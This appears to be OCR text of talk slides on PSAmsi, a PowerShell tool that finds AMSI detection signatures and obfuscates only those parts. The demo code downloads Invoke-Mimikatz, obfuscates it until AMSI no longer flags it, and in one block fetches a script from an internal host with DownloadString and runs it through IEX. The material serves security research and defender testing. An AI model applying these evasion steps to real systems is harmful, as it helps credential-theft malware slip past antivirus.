
But how do we automate this?

- Get-MinimallyObfuscated:
  - Combines: Find-AmsiSignatures, Invoke-Obfuscation
  - ONLY obfuscate the known signatures until no longer detected



Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Demo.ps1
Import-Module .\Invoke-Obfuscation\Invoke-Obfuscation.psd1
Import-Module .\Revoke-Obfuscation\Revoke-Obfuscation.psd1
Get-PSAmsiScanResult -ScriptUri $MimikatzURL
$MimikatzScriptBlock = [ScriptBlock]::Create([Net.WebClient]::new().DownloadString($MimikatzURL))
$ObfuscatedString = Invoke-Obfuscation -ScriptBlock $MimikatzScriptBlock -Command 'TOKEN\ALL\1' -Quiet
Get-PSAmsiScanResult -ScriptString $ObfuscatedString
Measure-RvoObfuscation -ScriptExpression $ObfuscatedString
$ObfuscatedString = Get-MinimallyObfuscated -ScriptUri $MimikatzURL
Get-PSAmsiScanResult -ScriptString $ObfuscatedString
Measure-RvoObfuscation -ScriptExpression $ObfuscatedString
PS C:\>



Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Demo.ps1
Invoke-PSAmsiScan -ScriptUri $MimikatzURL
$Result = Invoke-PSAmsiScan -ScriptUri $MimikatzURL -FindAmsiSignatures
$Result
$Result.AmsiSignatures.Count
$Result = Invoke-PSAmsiScan -ScriptUri $MimikatzURL -FindAmsiSignatures -GetMinimallyObfuscated
$Result
$Result.MinimallyObfuscated
Invoke-Command -ComputerName WIN16 -ScriptBlock {
[net.webclient]::new().DownloadString('http://10.100.100.3/PSAmsi/PSAmsiClient.ps1') | IEX;
Invoke-PSAmsiScan -ScriptUri 'http://10.100.100.3/Invoke-Mimikatz.ps1' -FindAmsiSignatures -GetMinimallyObfuscate
}
PS C:\PSAmsi>


Client/Server Architecture

